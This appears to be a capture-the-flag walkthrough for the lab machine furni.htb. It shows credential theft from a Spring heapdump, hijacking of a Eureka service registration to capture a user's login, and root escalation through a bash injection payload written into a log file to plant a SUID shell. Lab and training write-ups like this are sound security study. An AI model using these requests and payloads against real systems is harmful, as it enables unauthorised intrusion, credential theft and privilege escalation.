

Reconnaissance
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 d6:b2:10:42:32:35:4d:c9:ae:bd:3f:1f:58:65:ce:49 (RSA)
|   256 90:11:9d:67:b6:f6:64:d4:df:7f:ed:4a:90:2e:6d:7b (ECDSA)
|_  256 94:37:d3:42:95:5d:ad:f7:79:73:a6:37:94:45:ad:47 (ED25519)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://furni.htb/
8761/tcp open  http    Apache Tomcat (language: en)
|_http-title: Site doesn't have a title.
| http-auth:
| HTTP/1.1 401 \x0D
|_  Basic realm=Realm
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
The nmap scan found two HTTP ports and a redirect to furni.htb on port 80. I’ll add that to my /etc/hosts file.
Initial Access

The web page on furni.htb is a shop for furniture where I can create an account, login and add items to my shopping cart. Completing the purchase also works but there does not to seem anything to exploit at first glance.
Running a directory bruteforce with ffuf reveals a few endpoints including /actuators/heapdump. Actuators are using Spring for production-ready features like getting logs, health status and many different metrics. The heapdump endpoint returns a dump of the (heap) memory1.
$ ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/quickhits.txt \
       -u http://furni.htb/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://furni.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/quickhits.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

actuator/heapdump       [Status: 200, Size: 80165337, Words: 0, Lines: 0, Duration: 0ms]
actuator                [Status: 200, Size: 2129, Words: 1, Lines: 1, Duration: 373ms]
error                   [Status: 500, Size: 73, Words: 1, Lines: 1, Duration: 773ms]
login                   [Status: 200, Size: 1550, Words: 195, Lines: 28, Duration: 394ms]
--- SNIP ---
After downloading the heapdump via wget I can load it into VisualVM, a tool to inspect Java heapdumps. Searching for database in the objects view shows several hits within the com.mysql package so there’s likely a MySQL database in use. The DatabaseMetaData object contains the connection string used by the application including the credentials oscar190:0sc@r190_S0l!dP@sswd.

Those credentials are also valid for SSH and I get a shell as oscar190.
Privilege Escalation
Shell as miranda-wise
Unfortunately the current user seems to be low privileged and does not have access to sudo or any interesting groups. Now from the initial nmap scan I also know that port 8761, commonly used for the Netflix Eureka service registry was open but required basic authentication.
Grepping for password recursively in /var/www/web finds Eureka-Server/target/classes/application.yaml. The configuration for Eureka contains the user EurekaSrvr and password 0scarPWDisTheB3st that is used to interact with the service.
spring:
  application:
    name: "Eureka Server"

  security:
    user:
      name: EurekaSrvr
      password: 0scarPWDisTheB3st

server:
  port: 8761
  address: 0.0.0.0

eureka:
  client:
    register-with-eureka: false
    fetch-registry: false
Accessing http://furni.htb:8761 in my browser prompts me for credentials and lets me in after supplying the ones I’ve found in the configuration file.

A online search finds a blog post how the routing of an application can be influenced through usage of the REST API. Therefore I spin up BurpSuite, capture a request with the Authorization header and send a GET request to /eureka/v2/apps. This lists all the applications (also visible on the dashboard) but also their configuration. By default those endpoints return XML but setting the Accept header to application/json changes the output to JSON.
The USER-MANAGEMENT-SERVICE is the most interesting one and I query its configuration by adding /USER-MANAGEMENT-SERVICE to my previous request. That application consists out of one instance and is routed towards localhost on port 8081.

To intercept the traffic going to this application I copy the JSON data defining the instance and replace the hostName and ipAddr with my own IP. Then I make a POST request to the application endpoint to replace the current instance with my own one.
POST /eureka/v2/apps/USER-MANAGEMENT-SERVICE HTTP/1.1
Host: furni.htb:8761
Accept: application/json
Authorization: Basic RXVyZWthU3J2cjowc2NhclBXRGlzVGhlQjNzdA==
Content-Type: application/json
Content-Length: 1480


{
    "instance": {
        "instanceId": "localhost:USER-MANAGEMENT-SERVICE:8081",
        "hostName": "10.10.10.10",
        "app": "USER-MANAGEMENT-SERVICE",
        "ipAddr": "10.10.10.10",
        "status": "UP",
        "overriddenStatus": "UNKNOWN",
        "port": {
            "$": 8081,
            "@enabled": "true"
        },
        "securePort": {
            "$": 443,
            "@enabled": "false"
        },
        "countryId": 1,
        "dataCenterInfo": {
            "@class": "com.netflix.appinfo.InstanceInfo$DefaultDataCenterInfo",
            "name": "MyOwn"
        },
        "leaseInfo": {
            "renewalIntervalInSecs": 30,
            "durationInSecs": 90,
            "registrationTimestamp": 1747813679747,
            "lastRenewalTimestamp": 1747824108225,
            "evictionTimestamp": 0,
            "serviceUpTimestamp": 1747813679748
        },
        "metadata": {
            "management.port": "8081"
        },
        "homePageUrl": "http://localhost:8081/",
        "statusPageUrl": "http://localhost:8081/actuator/info",
        "healthCheckUrl": "http://localhost:8081/actuator/health",
        "vipAddress": "USER-MANAGEMENT-SERVICE",
        "secureVipAddress": "USER-MANAGEMENT-SERVICE",
        "isCoordinatingDiscoveryServer": "false",
        "lastUpdatedTimestamp": "1747813679748",
        "lastDirtyTimestamp": "1747813677361",
        "actionType": "ADDED"
    }
}
A bit of time passes but eventually there’s a connect to my listener on port 8081 with a login attempt from miranda.wise also containing the corresponding password IL!veT0Be&BeT0L0ve (URL-encoded).
$ nc -lnvp 8081
listening on [any] 8081 ...
connect to [10.10.10.10] from (UNKNOWN) [10.129.34.236] 40868
POST /login HTTP/1.1
X-Real-IP: 127.0.0.1
X-Forwarded-For: 127.0.0.1,127.0.0.1
X-Forwarded-Proto: http,http
Content-Length: 168
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Cookie: SESSION=MWJlMjQ3Y2EtZTc3ZC00NmVmLWEyNTQtMGIyOTMyZDk1NmY2
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
Forwarded: proto=http;host=furni.htb;for="127.0.0.1:35888"
X-Forwarded-Port: 80
X-Forwarded-Host: furni.htb
host: 10.10.10.10:8081

username=miranda.wise%40furni.htb&password=IL%21veT0Be%26BeT0L0ve&_csrf=CwCAwUnbSQsa1P749uIEEgsVblUO309_Vn2M8wnxfScg3JJYOTe3833jLWk3sMeeks8wKjlxQ2xtvXxSb0m7xDmXSR5F5KNv
At first the password is not valid for SSH or su, but the /etc/passwd reveals the actual name of the user to be miranda-wise instead. Then I can change the user and collect the first flag.
Shell as root
Within the /opt directory of the system there’s a Bash script called log_analyse.sh that might be used periodically. To confirm that assumption I upload pspy and run it to collect all processes that are spawned. The next execution of cron confirms that user root does in fact call the Bash script.
$ ./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d


     ██▓███    ██████  ██▓███ ▓██   ██▓
    ▓██░  ██▒▒██    ▒ ▓██░  ██▒▒██  ██▒
    ▓██░ ██▓▒░ ▓██▄   ▓██░ ██▓▒ ▒██ ██░
    ▒██▄█▓▒ ▒  ▒   ██▒▒██▄█▓▒ ▒ ░ ▐██▓░
    ▒██▒ ░  ░▒██████▒▒▒██▒ ░  ░ ░ ██▒▓░
    ▒▓▒░ ░  ░▒ ▒▓▒ ▒ ░▒▓▒░ ░  ░  ██▒▒▒
    ░▒ ░     ░ ░▒  ░ ░░▒ ░     ▓██ ░▒░
    ░░       ░  ░  ░  ░░       ▒ ▒ ░░
                   ░           ░ ░
                               ░ ░

Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup...
done
--- SNIP ---
2025/05/21 10:58:01 CMD: UID=0     PID=512173 | /usr/sbin/CRON -f
2025/05/21 10:58:01 CMD: UID=0     PID=512175 | /bin/sh -c /opt/scripts/log_cleanup.sh
2025/05/21 10:58:01 CMD: UID=0     PID=512176 | /bin/sh -c /opt/scripts/log_cleanup.sh
2025/05/21 10:58:01 CMD: UID=0     PID=512179 | sleep 10
2025/05/21 10:58:01 CMD: UID=0     PID=512178 | /bin/sh /opt/scripts/log_cleanup.sh
2025/05/21 10:58:01 CMD: UID=0     PID=512177 | /bin/sh /opt/scripts/log_cleanup.sh
2025/05/21 10:58:01 CMD: UID=0     PID=512180 | /bin/bash /opt/log_analyse.sh /var/www/web/user-management-service/log/application.log
2025/05/21 10:58:01 CMD: UID=0     PID=512182 | /bin/bash /opt/log_analyse.sh /var/www/web/cloud-gateway/log/application.log
2025/05/21 10:58:01 CMD: UID=0     PID=512181 | /usr/sbin/CRON -f
2025/05/21 10:58:01 CMD: UID=0     PID=512183 | /bin/bash /opt/log_analyse.sh /var/www/web/user-management-service/log/application.log
2025/05/21 10:58:01 CMD: UID=0     PID=512184 | /bin/bash /opt/log_analyse.sh /var/www/web/cloud-gateway/log/application.log
2025/05/21 10:58:01 CMD: UID=0     PID=512185 | /bin/sh -c /opt/scripts/miranda-Login-Simulator.sh
2025/05/21 10:58:01 CMD: UID=0     PID=512186 | /bin/bash /opt/log_analyse.sh /var/www/web/user-management-service/log/application.log
2025/05/21 10:58:01 CMD: UID=0     PID=512187 |
2025/05/21 10:58:01 CMD: UID=0     PID=512190 |
2025/05/21 10:58:01 CMD: UID=0     PID=512189 | /bin/bash /opt/log_analyse.sh /var/www/web/user-management-service/log/application.log
2025/05/21 10:58:01 CMD: UID=0     PID=512188 | /bin/bash /opt/log_analyse.sh /var/www/web/cloud-gateway/log/application.log
--- SNIP ---
Having a closer look at the source code shows different checks on the log file provided as input. The function analyze_http_statuses parses the supplied file line by line and extracts the status with a regex and stores the result in a variable called code. Later this variable is compared with another one in an if statement. This kind of construct is prone to injection because under certain conditions the contents of a variable are evaluated2.
#!/bin/bash

# Colors
GREEN='\033[0;32m'
RED='\033[0;31m'
YELLOW='\033[1;33m'
BLUE='\033[0;34m'
CYAN='\033[0;36m'
RESET='\033[0m'

LOG_FILE="$1"
OUTPUT_FILE="log_analysis.txt"

declare -A successful_users  # Associative array: username -> count
declare -A failed_users      # Associative array: username -> count
STATUS_CODES=("200:0" "201:0" "302:0" "400:0" "401:0" "403:0" "404:0" "500:0") # Indexed array: "code:count" pairs

if [ ! -f "$LOG_FILE" ]; then
    echo -e "${RED}Error: Log file $LOG_FILE not found.${RESET}"
    exit 1
fi


analyze_logins() {
    # Process successful logins
    while IFS= read -r line; do
        username=$(echo "$line" | awk -F"'" '{print $2}')
        if [ -n "${successful_users[$username]+_}" ]; then
            successful_users[$username]=$((successful_users[$username] + 1))
        else
            successful_users[$username]=1
        fi
    done < <(grep "LoginSuccessLogger" "$LOG_FILE")

    # Process failed logins
    while IFS= read -r line; do
        username=$(echo "$line" | awk -F"'" '{print $2}')
        if [ -n "${failed_users[$username]+_}" ]; then
            failed_users[$username]=$((failed_users[$username] + 1))
        else
            failed_users[$username]=1
        fi
    done < <(grep "LoginFailureLogger" "$LOG_FILE")
}


analyze_http_statuses() {
    # Process HTTP status codes
    while IFS= read -r line; do
        code=$(echo "$line" | grep -oP 'Status: \K.*')
        found=0
        # Check if code exists in STATUS_CODES array
        for i in "${!STATUS_CODES[@]}"; do
            existing_entry="${STATUS_CODES[$i]}"
            existing_code=$(echo "$existing_entry" | cut -d':' -f1)
            existing_count=$(echo "$existing_entry" | cut -d':' -f2)
            if [[ "$existing_code" -eq "$code" ]]; then
                new_count=$((existing_count + 1))
                STATUS_CODES[$i]="${existing_code}:${new_count}"
                break
            fi
        done
    done < <(grep "HTTP.*Status: " "$LOG_FILE")
}


analyze_log_errors(){
     # Log Level Counts (colored)
    echo -e "\n${YELLOW}[+] Log Level Counts:${RESET}"
    log_levels=$(grep -oP '(?<=Z  )\w+' "$LOG_FILE" | sort | uniq -c)
    echo "$log_levels" | awk -v blue="$BLUE" -v yellow="$YELLOW" -v red="$RED" -v reset="$RESET" '{
        if ($2 == "INFO") color=blue;
        else if ($2 == "WARN") color=yellow;
        else if ($2 == "ERROR") color=red;
        else color=reset;
        printf "%s%6s %s%s\n", color, $1, $2, reset
    }'

    # ERROR Messages
    error_messages=$(grep ' ERROR ' "$LOG_FILE" | awk -F' ERROR ' '{print $2}')
    echo -e "\n${RED}[+] ERROR Messages:${RESET}"
    echo "$error_messages" | awk -v red="$RED" -v reset="$RESET" '{print red $0 reset}'

    # Eureka Errors
    eureka_errors=$(grep 'Connect to http://localhost:8761.*failed: Connection refused' "$LOG_FILE")
    eureka_count=$(echo "$eureka_errors" | wc -l)
    echo -e "\n${YELLOW}[+] Eureka Connection Failures:${RESET}"
    echo -e "${YELLOW}Count: $eureka_count${RESET}"
    echo "$eureka_errors" | tail -n 2 | awk -v yellow="$YELLOW" -v reset="$RESET" '{print yellow $0 reset}'
}


display_results() {
    echo -e "${BLUE}----- Log Analysis Report -----${RESET}"

    # Successful logins
    echo -e "\n${GREEN}[+] Successful Login Counts:${RESET}"
    total_success=0
    for user in "${!successful_users[@]}"; do
        count=${successful_users[$user]}
        printf "${GREEN}%6s %s${RESET}\n" "$count" "$user"
        total_success=$((total_success + count))
    done
    echo -e "${GREEN}\nTotal Successful Logins: $total_success${RESET}"

    # Failed logins
    echo -e "\n${RED}[+] Failed Login Attempts:${RESET}"
    total_failed=0
    for user in "${!failed_users[@]}"; do
        count=${failed_users[$user]}
        printf "${RED}%6s %s${RESET}\n" "$count" "$user"
        total_failed=$((total_failed + count))
    done
    echo -e "${RED}\nTotal Failed Login Attempts: $total_failed${RESET}"

    # HTTP status codes
    echo -e "\n${CYAN}[+] HTTP Status Code Distribution:${RESET}"
    total_requests=0
    # Sort codes numerically
    IFS=$'\n' sorted=($(sort -n -t':' -k1 <<<"${STATUS_CODES[*]}"))
    unset IFS
    for entry in "${sorted[@]}"; do
        code=$(echo "$entry" | cut -d':' -f1)
        count=$(echo "$entry" | cut -d':' -f2)
        total_requests=$((total_requests + count))

        # Color coding
        if [[ $code =~ ^2 ]]; then color="$GREEN"
        elif [[ $code =~ ^3 ]]; then color="$YELLOW"
        elif [[ $code =~ ^4 || $code =~ ^5 ]]; then color="$RED"
        else color="$CYAN"
        fi

        printf "${color}%6s %s${RESET}\n" "$count" "$code"
    done
    echo -e "${CYAN}\nTotal HTTP Requests Tracked: $total_requests${RESET}"
}


# Main execution
analyze_logins
analyze_http_statuses
display_results | tee "$OUTPUT_FILE"
analyze_log_errors | tee -a "$OUTPUT_FILE"
echo -e "\n${GREEN}Analysis completed. Results saved to $OUTPUT_FILE${RESET}"
Now since some of the logs are created while interacting with the web application I could inject my code through that interaction, but miranda-wise is part of the developers group and has write privileges on the directory hosting the log file. Even though I cannot modify the file directly, I can delete it and recreate it.
Adding the line HTTP Status: x[$(<COMMAND>)] to the log file satisfies the regex used by the script and passes anything after Status: into the variable code. As soon as that is used in the if statement the command in the sub shell is executed. I use that to copy the Bash binary to /tmp and add the SUID bit.
$ cd /var/www/web/cloud-gateway/log/

$ ls -la .
total 32
drwxrwxr-x 2 www-data developers  4096 May 21 12:10 .
drwxrwxr-x 6 www-data developers  4096 Mar 18 21:17 ..
-rw-rw-r-- 1 www-data www-data   21254 May 21 12:10 application.log

$ rm application.log
rm: remove write-protected regular file 'application.log'? yes

$ echo 'HTTP Status: x[$(cp /bin/bash /tmp/bash && chmod u+s /tmp/bash)]' > application.log

$ ls -la /tmp/bash
-rwsr-xr-x 1 root root 1183448 May 21 12:12 /tmp/bash
The next run handles the modified log file and I can escalate to root to collect the final flag.
Attack Path
flowchart TD

subgraph "Initial Access"
	A(Spring Web Page) -->|Heapdump Actuator| B(Heap Dump of the application)
	B -->|Analyze Heap Dump| C(Credentials for MySQL database)
	C -->|Password Reuse| D(Shell as oscar190)
end

subgraph "Privilege Escalation"
	D -->|Credentials in Configuration| E(Access to Eureka Service Discovery)
	E -->|Modify backend instance| F(Capture login request)
	F --> G(Shell as miranda-wise)
	G -->|Bash Injection in Script| H(Shell as root)
end